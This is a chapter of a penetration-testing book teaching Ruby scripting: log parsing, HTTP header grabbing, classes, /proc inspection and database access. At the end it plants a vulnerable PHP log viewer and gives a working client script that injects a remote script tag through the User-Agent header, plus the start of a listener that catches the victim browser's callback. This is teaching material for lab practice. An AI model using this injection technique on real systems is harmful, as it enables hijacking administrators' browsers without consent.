Next, we create two empty arrays to store the unique users and hosts that we discovered with the `last` command. We iterate through each line of our output from `last` with our `for loop` and assign each item to the `l` variable. Then we use an `if/elsif/else` conditional block to check for different values that we want to ignore. If the line is empty, or if the line starts with `reboot` or `wtmp`, we want to skip it; otherwise, we want to process it. These checks are a good example of the Ruby syntax for asking questions about objects. The question mark is a Boolean test which returns `true` or `false` based on the value tested. In this case, we are determining if our line starts with certain values, and if it does, we want to skip it.

After each `elsif`, we fall into our default `else` statement where we will do our final processing. We want to start by removing trailing spaces. The `rstrip` method of the `String` class removes whitespace from the end. Typically, `rstrip` returns a new string

with the spaces missing. In this case, though, we note the `!` mark at the end of the line. For some methods, we may want the data to be modified in place. The convention is to add a `!` mark to the method name to indicate that it supports in-place modification, and for methods that support it, we can skip creating another object by adding our `!`.

We then take advantage of our ability to manipulate strings, using the same syntax we use with arrays, to get specific fields out of our string. First we want the first eight characters of the string. We take our line, tell it to start with character 0, and take the first eight characters and create a new string with those eight characters. Then we take the string that is returned, run `rstrip` on it, and append that value to our `users` array. We do the same thing with our `hosts` field; only we also want to strip spaces off the front. So we use the `lstrip` in addition to strip the spaces off the left-hand side.

```
users.uniq!
hosts.uniq!
```

Once our loop finishes, we will have all the usernames and all the host names that have logged in to our machine. As we don't want to see each name over and over again (we only want to pull out the user IDs), we will use the `uniq` function of our array to strip duplicates. Notice the use of the `!` to modify each array in place.

Now that we have seen a `for loop`, let's look at two other types of loops. `For loops` would work in each of the next two situations. But we want to see each type of loop.

```
until users.empty?
   print "User: %s\n" % users.pop
end
```

We start with an `until loop` which will continue until our condition returns `true`. In this case, we will be removing one element at a time in our loop, and we will run until our array is empty. For each iteration, we will `pop` one element off our array, and then print it.

```
while not hosts.empty?
   print "Host:%s\n" % hosts.pop
end
```

Next, we will use a `while` loop to loop while our array isn't empty, and print our hosts that way. These two loops are functionally equivalent, but we can see the differences in approach. Which one of these we pick will simply be a matter of choice and aesthetics. When we run our application, we should see output similar to Figure 4.2.

Here is the full code:

```
#!/usr/bin/ruby

data = `last`.split("\n")

users = []
hosts = []
```

```
data.each do |l|
   if l == ""
     next
   elsif l.start_with? "reboot"
     next
   elsif l.start_with? "wtmp"
     next
   else
     l.rstrip!
     users << l[0,8].rstrip
     hosts << l[17,16].rstrip.lstrip
   end
end


users.uniq!
hosts.uniq!
until users.empty?
   print "User: %s\n" % users.pop
end

while not hosts.empty?
   print "Host : %s\n" % hosts.pop
end
```

Functions

Code we may want to use again should be put into a function to make it easier to add to programs in the future. Let's look at a practical example. Let's say we have Web servers about which we want to know a little bit more. We could look at the server header and the x-powered-by header. These may tell what server software the Web



FIGURE 4.2

Output from the Last Parsing Ruby Script

server is running and tell us about additional add-ons such as PHP, Python, or ASP.NET that the server is running. While the server may hide these values, we will encounter them frequently, so let's write a basic function to grab them from a host.

```
require 'net/http'
def getHeader(host,port = nil)
   port = port || 80
```

We use the `require` keyword to include our helper module `net/http`. We want the program to fail if we can't include it. Next, we define our function using the `def` keyword followed by our function name. Our function, called `getHeader`, will take two options. The first option will be a string containing the host to which we want to connect. The second option, the port, will be optional. This allows us to only specify the port if we want to connect on a nonstandard port. To ensure that we have a good port, our next line sets the port to the value of 80 if no other port is given.

```
    Net::HTTP.start(host.to_s,port) do |http|
      resp = http.head('/')
      return [resp['server'].to_s ,resp['x-powered-by'].to_s]
    end

    return [nil,nil]
end
```

Next, we create a new instance of the Hypertext Transfer Protocol (HTTP) object using a Ruby technique referred to as a `block`. The indentation defines the beginning and end of our block. We don't have to use a loop here, but by using this `block`, we assign our return value to the `http` variable. When our block is over, the `Net:HTTP` class will close the socket and take care of our cleanup for us. Our `http` variable holds the HTTP object which allows us to issue HTTP commands to the Web server. We use the `head` method to send an `HTTP Head` request on the Web server using `/` as the context. This returns information including the date, the type of Web server, request parameters, and frequently, the `powered-by` header which indicates additional modules installed. The two pieces of data we are most interested in are our server information, and the `powered-by` information for the server, which we will extract as a two-part array.

Finally, we close our loop, allowing the HTTP object to clean up for us. If, for some reason, our request fails, we add a fallback to return an array with two `nil` values. This ensures consistent return information from our function. Let's make our function parse options passed from the command line, and use those variables to call our function.

```
if ARGV.size <= 0 || ARGV.size > 2
   print "Usage: #{$0} Host [Port]\n"
   exit
end

server, mods = getHeader(ARGV[0],ARGV[1])
print "Server #{server} (#{mods})\n"
```



FIGURE 4.3

Running head.rb against syngress.com

> **TIP**
>
> Notice the difference in the handling of `ARGV`. In many languages, the first array element in `ARGV` is the program name itself. In Ruby, the first element of `ARGV` is the first option. To reference the program name itself, we must use `$0`.

If we have an invalid number of `ARGV` arguments, we present an error message and exit. The notation we are using in our error string allows us to embed code or variables into strings effectively. By wrapping either code or a variable in the `#{}` symbols, we are telling Ruby to evaluate the code inside the symbols and insert that value into our string. In this case, we include the name of the script that was called by inserting `$0`.

Next, we use our function, `getHeader`, to connect to the remote server, fetch the headers, and return the server type and `powered-by` information into our two variables: `server` and `mods`. Then we print them to the screen. We save our script as head.rb, and `chmod` the script to `755`. Figure 4.3 shows the output of our script running against syngress.com. Here we can see that the server type is Apache, and that the server has the potential to run Ruby on Rails code.

Here's the full code:

```
require 'net/http'


def getHeader(host,port = nil)
   port = port || 80

   Net::HTTP.start(host.to_s,port) do |http|
     resp = http.head('/')
     return [resp['server'].to_s ,resp['x-powered-by'].to_s]
   end

   return [nil,nil]
end
```

```
if ARGV.size <= 0 || ARGV.size > 2
   print "Usage: #{$0} Host [Port]\n"
   exit
end

server, mods = getHeader(ARGV[0],ARGV[1])
print "Server #{server} (#{mods})\n"
```

BUILDING CLASSES WITH RUBY

Classes allow us to group data with methods that can help manipulate, augment, and report that data. In Ruby, classes can build upon each other; they are designed to be extended and augmented to create custom classes for specific purposes. This allows us to build a basic socket server class and extend it to make different protocols work. We can leverage the base code from the socket server and write smaller amounts of code for each protocol. By doing this, when we find a bug in the base class, we don't have to copy and paste to propagate code throughout to define individual protocols.

Let's take the header function that we created in Chapter 2, and turn it into a class.

Building a class

We define a class with the `class` keyword. Once we have defined and named our class, we must decide if we need an `initialize` method. The `initialize` method handles options passed to the class upon creation. It also handles any other setup that may be required when the class is created. `Initialize` is called automatically when we use our `new` operator, so we won't call it directly. If no setup is required, we can let Ruby handle it for us. The `initialize` function will be included automatically and will use the Ruby default, so we don't have to duplicate that code. Let's create an `initialize` method which will take the two options we passed into our `getHeader` function.

```
#!/usr/bin/ruby

require 'net/http'

class MyHead
   def initialize(host,port = nil)
     @host = host
     @port = port.to_i || 80
   end
```

We have created a new class called `MyHead`, and in our `initialize` method we have listed our two options: `host` and `port`. We have assigned these to `@host` and `@port`. The `@` sign designates these variables as instance variables. This allows us to

use and update these variables freely while only affecting our specific instance of the class.

Now we will convert our `getHeader` function to a method of our class. The method will look very similar to the function from before, and will be defined using the `def` keyword. We do not need any arguments for `getHeader` because they were passed into our `initialize` method. Let's take a look at our converted method.

```
  def getHeader()

    Net::HTTP.start(@host.to_s,@port) do |http|
      resp = http.head('/')
      return [resp['server'].to_s ,resp['x-powered-by'].to_s]
    end

    return [nil,nil]
  end
```

Notice in our `getHeader` code that we use the instance variables `@host` and `@port` so that we don't require options to be passed. The only other difference between this method and our original function is that this method is encased in our `Class` keyword. Now that we have converted the function to a class, we have to update our code to create a new instance of our `MyHead` class and then call that instance's `getHeader` method in order to get our data. Our final code shows the complete class and the changes we had to make to turn our function into a class.

```
#!/usr/bin/ruby

require 'net/http'

class MyHead
   def initialize(host,port = nil)
     @host = host
     @port = port.to_i || 80
   end

   def getHeader()

     Net::HTTP.start(@host.to_s,@port) do |http|
       resp = http.head('/')
       return [resp['server'].to_s ,resp['x-powered-by'].to_s]
     end

     return [nil,nil]
   end
end

if ARGV.size <= 0 || ARGV.size > 2
   print "Usage: #{$0} Host [Port]\n"
   exit
end

head = MyHead.new(ARGV[0],ARGV[1])
server, mods = head.getHeader()
print "Server #{server} (#{mods})\n"
```

Extending a class

Being able to extend classes allows us to build upon previous work. If we have a class that does most of what we want, and an additional function or two would be handy, we can easily add those functions to our own version of that class. To experiment with this, we will create a class that will take a string and turn it into its hex equivalent. From there, we will create a derivative class that has the abilities of the first class and the ability to convert from hex to the original string.

We will call our initial class `HexMaker`, and our method will be `str_to_h`. Our method will use the `unpack` method of the string to convert that string as hex characters and return the string value.

```
#!/usr/bin/ruby

class HexMaker
   def str_to_h(str)
     str.unpack("H*").first
   end
end
```

Next, we will create our derivative class called `MyHexMaker` and use the `<` operator to include the `HexMaker` class. The `<` operator tells Ruby to include all the code from the first class in our new class. Then we will create an `h_to_s` method to convert our string from hex to the original string. To do this, we use the array `pack` method on an array containing our string. Note that neither of these methods explicitly returns data, but by having just the value at the end of the method, the method will return that value for us. Let's look at the whole script, and investigate the output.

```
#!/usr/bin/ruby

class HexMaker
   def str_to_h(str)
     str.unpack("H*").first
   end
end
class MyHexMaker < HexMaker
   def h_to_s(hex)
     i = 0
     [hex].pack("H*")
   end
end


tst = HexMaker.new.str_to_h("AAAA")
print "Converted string #{tst}\n"

tst = MyHexMaker.new.str_to_h("AAAA")
print "Original String: #{MyHexMaker.new.h_to_s(tst)}\n"
```

We create a new instance of `HexMaker`, set the output of `str_to_h` to the `tst` variable, and print it. To show that we have the same functionality in our `MyHexMaker` class, we will do the same thing. Now we have our hex value in `tst`, and



FIGURE 4.4

Output from the hex.rb Script

we will convert it back by using `h_to_s`. In Figure 4.4, we see this script will print both our hex value and the original string value, showing that we have successfully converted to hex, and then back. This example shows how we can take a class, extend it, and maintain the original functionality.

Accessing class data

When we create classes, sometimes it makes sense to limit the class variables exposed to the user. When working with class variables, we have three basic ways of exporting variables. They are readers, writers, and accessors. As we could have probably guessed, readers are for reading a variable and writers are for writing to a variable. Accessors aren't as clear initially, but they are variables that are designed to be read and written to. If we create instance variables outside the scope of these three types, they are considered to be private until we create a function that will allow them to be accessed.

```
class Test
   attr_reader   :error
   attr_writer   :request
   attr_accessor :other

   def test
     @error = "You can't change me!"
     print "Request contains #{@request}\n"
     print "Other contains #{@other}\n"
   end

end
```

To try out these concepts, let's create a class and call it `Test`. We have created three different variable types: a reader called `error`, a writer called `request`, and an accessor called `other`. We also create a `test` method of our `Test` class that will set the error instance variable, and print our request and other instance variables. We need these because we won't be able to write to `error` or read `request` from outside the class. Next, we need to create some code that will allow us to exercise these concepts.

```
mytest = Test.new

print "Trying to set error to 'change me'\n"
begin
   mytest.error = "change me"
rescue
   print "....changing error failed\n\n"
end
```

We create a new `Test` instance and assign it to the `mytest` variable. Then we print a message stating we will try to change the `error` variable. This will make it obvious from our screen output what is going on. But we need to do some error handling.

Ruby error handling allows us to place sections of code in blocks, and when that block of code fails, we have the ability to clean up from that action instead of having the application fail. We start our code block with a `begin` keyword. Everything until our `rescue` statement will be treated as the code to execute. If the code fails, the block at the `rescue` keyword will be called; otherwise, it will be ignored. We close our code block with the `end` keyword. Now our program will be ready to catch the error that happens when we try to change the `error` variable, and it will allow our application to continue on to subsequent tests.

TIP

We have used simple error handling in this application, but Ruby has the ability to rescue based on specific types of errors. It can handle multiple rescue lines, each handling a different error. This type of error handling is useful when calling a class method that uses other classes. For instance, if we have a protocol class, we would want to be able to handle errors in the socket class that the protocol uses, as well as specific protocol errors. For more information on Ruby error handling, go to www.ruby-doc.org/docs/ProgrammingRuby/html/tut_exceptions.html.

```
print "Setting request to 'pretty please' and other to 'we can change
this at will' \n\n"
mytest.request = "pretty please"
mytest.other = "we can change this at will"

print "Calling test function...\n"
mytest.test

print "\n"
print "Directly querying data...\n"
print "Error is #{mytest.error}\n"
print "Other is #{mytest.other}\n"
begin
   print "Request is #{mytest.request}\n"
rescue
   print "Failed to query mytest.request, it is write only\n"
end
```

To finish testing our code, we set the `request` and other variables and execute the `test` method. This will print the contents of `error` and `request`. Next, we directly

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ./testclass.rb
Trying to set error to 'change me'
....changing error failed

Setting request to 'pretty please' and other to 'we can change this at will'

Calling test function...
Request contains pretty please
Other contains we can change this at will

Directly querying data...
Error is You can't change me!
Other is we can change this at will
Failed to query mytest.request, it is write only
root@bt:~#
```

FIGURE 4.5

Output from testClass.rb

query our variables. We will print the content of `error` and `other`, as they are both readable outside our method. Finally, we will try to print the `request` variable, but we know it will fail. So we wrap it in error handling. This should print the error to the screen instead. With this code put together, let's call this application testClass.rb and view the output (see Figure 4.5).

We can see from Figure 4.5 that we weren't able to change our `error` variable, and our error handler printed `changing error failed` instead of the application breaking. When our `test` function was run, the `request` and `other` variables printed successfully. When we queried the data, `error` was printed properly and `other` was printed properly. But we received the error message trying to read the `request` variable. Our output is what we expected, and we have now seen how to create specific types of variable accessors in Ruby.

FILE MANIPULATION

Unless we are dealing with binary file formats, Ruby will probably not be our first choice for file parsing. For plain-text file parsing, Perl's regex capabilities make it a natural front-runner. Ruby has a rich file class that will allow us to perform basic file system operations, file link and permission querying, as well as reading and writing. To investigate these features, we will build a script that will gather some information about a process via the `proc` file system. Sometimes we will want to know where a process was called from, and with what options, so that we can easily re-create or modify files to help us during a penetration test.

```
#!/usr/bin/ruby

require 'etc'

pid = ARGV[0].to_i
cwd = File.readlink("/proc/#{pid}/cwd")
owner = File.stat("/proc/#{pid}/cmdline").uid
```

For our program, we want to collect the process owner, the current working directory (from where the program was run), and the full command line that was used to run it. We will get the process ID as an argument from the command line and store it in `pid`. Next, we will look in /proc to examine the `cwd` link for the process. The `readlink` method of our file class will fetch the destination of a symbolic link and return it as a string. We store that string in our `cwd` variable. Then we will use the `stat` command, which will return a large amount of information about the file including last modification, creation, and access times. More importantly to us, this will return the owner of the file. We will use the `uid` variable returned from `stat` to get the numeric user ID of the file owner and assign it to `owner`.

```
file = File.new("/proc/#{pid}/cmdline")

cmdline = file.read.split("\000")
file.close

filename = cmdline.shift
```

Our process's `cmdline` file contains the list of options passed on the command line, including the program name itself separated by null characters. We read in this information, split it based on our null characters, and store the array in `cmdline`. The first element of `cmdline` is the command that was executed. In order to remove the first element and return it as a string, we can use the `shift` method of our array. We use `shift` because we want `cmdline` to only contain the options passed to the program we are investigating.

```
print "Process #{pid} is owned by #{Etc.getpwuid(owner).name}\n"
print "Process #{pid} CWD: #{cwd}\n"
print "Process #{pid} Command: #{filename} #{cmdline.join(' ')}\n"
```

Now that we have all the information we need, we build `print` statements. Normally, numeric user IDs mean very little to us. So we will use the `Etc` module's `getpwuid` method to turn our `uid` into the username. `Getpwuid` returns information from the password file about the `uid`. The only field we want is the name, so we reference the `name` variable of the password structure that is returned. We will need to be root in order to be able to read processes owned by other users and test this program. As root, we run our script, proc.rb, with a process ID of `1`, and we should see the output in Figure 4.6.

DATABASE BASICS

In Ruby, even database records can be treated as objects. Active Record is a Ruby module designed for use with the Rails framework. It is designed to abstract



FIGURE 4.6

Output from proc.rb with Process ID of 1

database internals. When building programs using Active Record, we don't even have to know what the database looks like in some cases. Instead of dealing with complex SQL queries, Active Record lets us treat database information like classes. We can use these Active Record models to connect to database servers and query records without much overhead. If we were to encounter credentials during a penetration test, we could easily use Ruby to get the data from a database into a format we can easily transport back to our own system.

To demonstrate, we need a database server and a user. BackTrack has PostgreSQL installed for use with Metasploit. We can take advantage of this for working through these examples. To begin, we must verify that the database server is running. To do this, we need to check the status of the server, and start it if it isn't running. Next, we need to become the `postgres` user and create a user and database for our use.

```
/etc/init.d/postgresql-8.4 status
/etc/init.d/postgresql-8.4 start
su — postgres
createuser test
   Shall the new role be a superuser? n
   Shall the new role be allowed to create databases? y
   Shall the new role be allowed to create more roles? Y
createdb --owner test test
exit
```

Using DBI

Now that our database is set up, we can look at the exciting parts. The `DBI` module allows us to connect to and work with a database while abstracting many of the database-specific aspects. Let's look at how to connect to our newly created PostgreSQL database instance.

```
#!/usr/bin/ruby

require 'dbi'

dbh = DBI.connect('DBI:pg:test','test')
dbh.do("set client_min_messages = 'warning'")
```

We will include our DBI module and use the connect method. Our options to connect are the connection string, which consists of DBI, the database driver (in this case, pg for PostgreSQL), and the database name, test. The second option is our username, test. If we had a password, we'd pass that here as an additional option. The connect method returns a database handle object. We have abbreviated this as dbh. We use the database handle to call the do method, which runs the string we pass to it on the database. In this case, we pass a string that will disable some warning messages we are expecting. This will clean up the output, and the script will still run fine.

Next, we need to create our table. We will add our SQL statement into a string, and then we will execute that string against the database. First we create a statement handler, and then we execute that handler. Before we do this, we should drop the table if it already exists so that we can get reproducible results with our first script.

```
db_create = '
   create table people(
     id SERIAL,
     name varchar(256),
     homepage varchar(256)
   )
'
dbh.do('drop table if exists people')

q = dbh.prepare(db_create)
q.execute()

qstring = "insert into people (name,homepage)
   values('ryan', 'http://www.happypacket.net')"
dbh.prepare(qstring).execute()
qstring = "insert into people (name,homepage)
   values('jason','http://www.codingforpentesters.net')"
dbh.prepare(qstring).execute()
```

We assign our table creation to the db_create variable. Our table creation syntax creates a field called id that will store an incrementing value for each row inserted. We also have name and homepage that will hold up to 256 characters of a string. Again, we should drop our table if it already exists. We use the do method to execute database code to drop our table. Next, we prepare our table creation syntax and assign our statement handler to the q variable. Then we execute our query through our statement handler. We don't look at the return information, as we know the table will be created successfully for this example.

Our table is now created. Let's put in some data so that we can do something useful with it. We will generate two insert statements to add content to the database and execute them from the returned statement. We assign our query to qstring,

inserting the fields `name` and `homepage` into the `people` table. We assign the values of two different people and home pages. We will string together a one-liner to submit our query, again using our database handle to `prepare` our query for execution. The `prepare` method generates a statement handler that we can then execute. Note that in a real use case, we would put some error handling in this script.

Now that we have data, let's get our data out again. We will generate a `select` statement to pull all the data from our table and print it to the screen. Let's look at the code.

```
qstring = "select * from people"
q = dbh.prepare(qstring)
q.execute()

q.each do |row|
   print "ID: #{row[0]}, Name: #{row[1]}, HomePage: #{row[2]}\n"
end
```

We generate a `select` statement to select all items in the `people` table. We `prepare` our statement handler, assign it to `q`, and execute it. Our query is returned, and we can access the return information from `q`. By looking at each element of `q` and assigning it to the `row` variable, we put our data in an array where we can print it. Figure 4.7 shows the expected output of our person.rb script.

Using Active Record

We now know how to do basic manipulation with DBI. But much of what we did interacted with the database without really using objects. We dealt with each query as an array. Dealing with the data didn't really have the same feel as the rest of our Ruby interactions. Active Record will allow us to bridge this gap. To see how we can abstract all the SQL statements and treat the database tables like objects, we will use Ruby and Active Record with the table we already created in the database.

Active Record is a Ruby on Rails module. While we don't have to use Rails to be able to use it, we do have to include an extra module. Including the `rubygems` module will allow us access to Rails gems without having to work within the Rails framework. Let's look at how to set up Active Record to connect to our database.



FIGURE 4.7

Output from DBI Example, person.rb

```
#!/usr/bin/ruby

require 'rubygems'
require 'active_record'

ActiveRecord::Base.establish_connection(
   :adapter => 'postgresql',
   :username => 'test',
   :database => 'test'
)
```

We include our `rubygems` module to allow us to import the code from our `activerecord` module, as `activerecord` is a Ruby gem. To establish our connection to the database we use the `establish_connection` method of the `ActiveRecord::Base` class. We pass in three named options: the adapter we will use, the username, and the database we will connect to. In this case, we will continue to use our PostgreSQL connection and use "test" as both the username and the database name. We now have set up our connection to the database. Further actions with Active Record won't have to specify any of this information; it will be implied.

NOTE

In our example, we aren't using a password for our database. But in a real-world scenario, this is likely. We would use it the same way as we handled the username symbol, with `:password => 'password'`.

Let's set up a wrapper around the `people` table. We did something subtle to prepare for this situation by naming our table `people`. ActiveRecord helps us abstract much of what is going on in the database, but one piece that is critical to our understanding is how ActiveRecord converts our data into objects. ActiveRecord uses plurals to help describe what a table holds. Just as in English, if we had a group of persons, we would refer to them as people. The same is true with ActiveRecord. We have a table with person data in it; thus, when we reference a `Person` object, ActiveRecord knows it should look in the `people` table to find information about that `Person`. The same would be true for a table that stored data about gnomes. The table itself would be called `Gnomes`, but each object would be a `Gnome` object. Now that we understand how the table is set up, let's set up our class and pull all the records from the database.

```
class Person < ActiveRecord::Base
end

print "Fetching all records\n"
Person.all.each { |p| print "ID: #{p.id} Name: #{p.name} HomePage: #
{p.homepage}\n"}
```

We create our `person` class and include the `ActiveRecord::Base` class. This includes all the default Active Record code and methods to handle database

interaction between our class and the database. Next, we fetch all the records from the database. We use the `Person` class to fetch all `Persons` from the `People` database. We iterate through each record and print it. Notice that our class has already set up our accessors so that we can read and write to these records at will.

Fetching all the information from the table required no knowledge of SQL, and was easily managed by the Ruby conventions with which we are familiar. Active Record goes further, giving us native methods for querying for specific records as well. The Active Record code auto-creates methods to search based on the fields that were discovered in the database. Let's look at an example.

```
print "\nFetching individual records\n"
ryan = Person.find_by_name('ryan')
print "ID: #{ryan.id} Name: #{ryan.name} HomePage: #{ryan.homepage}\n"
```

In our code, we use the `find_by_name` method of the `Person` class. Ruby auto-creates a `find_by` method for each field in the database. This lets us search by any of the fields. In this case, we assign the returned record to a variable, and then print our information the same way we did with our table dump.

TIP

Active Record is exceptionally flexible. While we have looked at one way to perform a few different tasks, there are many ways to accomplish each task. The best way to learn about these is to look at the API documentation and experiment. Use the example in this chapter, and try other methods from the API documentation at http://ar.rubyonrails.org/classes/ActiveRecord/Base.html.

Now that we know how to search for records, let's look at creating a record. We will create our record through a special method in Active Record that allows us to create a record if it doesn't exist, but will retrieve the record if it does. We frequently use this type of method if we want to have unique records in our database based on some criteria. Let's look at the code example.

```
ed = Person.find_or_create_by_name(:name => 'ed',
   :homepage => 'http://www.counterhack.net')
print "ID: #{ed.id} Name: #{ed.name} HomePage: #{ed.homepage}\n"
```

We use our `Person` class to `find_or_create_by_name` a record with the name `ed`. If the record needs to be created, we want it to create it and assign the home page as well. We store our variable and print it. When we run our code, we can run it multiple times. We will only ever see one instance of `ed`. If we wanted a new `ed` for every execution of our script, we would change our code to use `create_by_name`. Then it would never try to find the old instance, and we can see `eds` multiplying like Agent Smith from *The Matrix*. Figure 4.8 shows our execution of our new Active Record script.

We have looked at two ways of accessing data in a database and looked at the differences in output. Regardless of the situation, we can dump data from a database quickly and even modify and create records if necessary. We have only skimmed

```
root@bt: ~/ch4
File  Edit  View  Terminal  Help
root@bt:~/ch4# ./person_ar.rb
Fetching all records
ID: 1 Name: ryan HomePage: http://www.happypacket.net
ID: 2 Name: jason HomePage: http://www.codingforpentesters.net

Fetching individual records
ID: 1 Name: ryan HomePage: http://www.happypacket.net
ID:  Name: ed HomePage: http://www.counterhack.net
root@bt:~/ch4#
```

FIGURE 4.8

Active Record in Action

these methods. Trying the different methods in the DBI and Active Record classes is the best way to become more proficient in both of these access methods.

NETWORK OPERATIONS

The ability to easily manipulate binary protocols makes Ruby ideal for communicating with complex binary protocols. This section focuses on the basics of reading and writing to network sockets. We will explore TCP and UDP communications by looking at clients and servers individually, and investigating multiple methods for handling incoming connections and concurrency.

Client communications

In Chapter 2, we touched on client communications with Python, and again in Chapter 3 with Perl. Now, using Ruby, we will see similarities to the previous code, and we will build on it in the final project of this chapter. Let's start with a basic TCP class that we can use to send raw HTTP requests.

Sometimes system administrators make compromises in security for a little ease of use. Let's examine a hypothetical case. Our system administrator has created a top-secret PHP script called logview.php in order to look at server logs from anywhere. Since the script isn't linked anywhere, our administrator feels it's secure enough in the Web root. Let's look at the steps the administrator has taken to create and allow his Web script to work.

```
<?php
print "<pre>" ;
print passthru('cat /var/log/apache2/access.log');
?>
```

The PHP code prints out a `pre` HTML tag to indicate that the output has been preformatted. It then executes the `cat` command on the Web access log and uses the PHP `passthru` command to print the output to the screen. This is a quick and easy

log viewer with a critical vulnerability. It does no output cleansing. So, if we create a script that injects HTML into the log, the PHP script will happily render it in our unsuspecting administrator's Web browser. In order for this to work, our system administrator has also changed the mode on the Apache log directory to be world-readable.

To reproduce this, add the code to /var/www/viewlog.php and execute the commands `chmod 755 /var/log/apache2` and `chmod 644 /var/log/apache2/*`. Then verify that the Web server is started, and the rest of the examples in this chapter should work.

Knowing this vulnerability, we have decided to craft a Ruby script that will connect to our sys-admin's Web server and make a request with malicious HTML in the `User-Agent` field. Let's walk through the workflow and code required to generate our HTTP attack script:

1. Client code
   a. Open a connection to the vulnerable Web server.
   b. Make a request for the `/` page with a malicious script in the `User-Agent` field.
   c. Retrieve and print the output from the request to the screen.
   d. Wait for the administrator to run the script.
2. Server code
   a. Open a socket, and wait for the administrator to run the script.
   b. Receive the HTTP request from the administrator's Web browser, and print the data to the screen.
   c. Return a 200 code to the administrator's Web browser, indicating that everything was okay.

```
#!/usr/bin/ruby

require 'socket'
host = 'localhost'
xss_loc = "<script src='http://localhost:8080/'></script>;"

naughty_request = "GET / HTTP/1.1
Host: #{host}
User-Agent: #{xss_loc}
\n\n"

s = TCPSocket.open('localhost',80)

s.print naughty_request
print "Got response:\n"

while line = s.gets
   print line
   break if line.downcase.include? '</html'
end

s.close()
```

We set up our Ruby script and include the socket module. Then we define the host we will connect to, and the malicious HTML we will insert. In order for the HTML to be valid, we will need to use single quotes. Apache will escape double quotes, but not single quotes. Lastly, we set up our malicious request. Our request issues a `GET` command to the server requesting the root page of the Web server using HTTP 1.1 syntax. We include the host name of our target server and add a `User-Agent` field with our malicious HTML in it.

Now that our framework is set up, we create a socket object using the `TCPSocket` open method using the host name and port for our target server. The socket will behave like any generic socket. So, regardless of the type of socket we open, these commands will be identical. We use the socket's `print` method to send data to the remote server. In this case, we are sending our malicious HTTP request to the server. We want to see what comes back so that we know our request worked. To do this, we set up a loop that gets data from the remote host one string at a time with the `gets` method, and prints it to the screen until we receive a close HTML tag. Once we receive the close HTML tag, we stop reading and close the connection.

We now have a script that will connect to the server, send a malicious HTTP request, and print our result to the screen. If we execute the request, we should be able to look in our Web server request log in /var/log/apache2/access.log and see our malicious HTML. When our administrator next views the logs, the browser will see the malicious HTML and execute a request in the background to grab a script from `localhost` on port 8080. We could deliver almost any script to the browser. For the purpose of this example, we need a server that will log the connection so that we know what was executed, and then return an empty message. This way, the browser continues rendering and our sys-admin is none the wiser.

Server communications

Now let's look at server communications. We need to create a server that will listen on port 8080. When an incoming connection occurs, we want to record the request information and return something to the browser to let it know there is no content. This allows the Web page that called our script to finish rendering. The first thing we want to do is create a listening socket. To do this, we use the `TCPServer` class. The `TCPServer` class allows us to accept new connections as socket objects. Once we have the socket objects, we can use the same methods we used in our client example. Let's set up our return information and create the listening socket.

```
#!/usr/bin/ruby

require 'socket'

banner = "HTTP/1.1 200 OK
Date: Thu, 1 Apr 1977 01:23:45 GMT
```

```
Content-Length: 0
Connection: close

Content-Type: text/html\n\n"

server = TCPServer.open('localhost',8080)
```

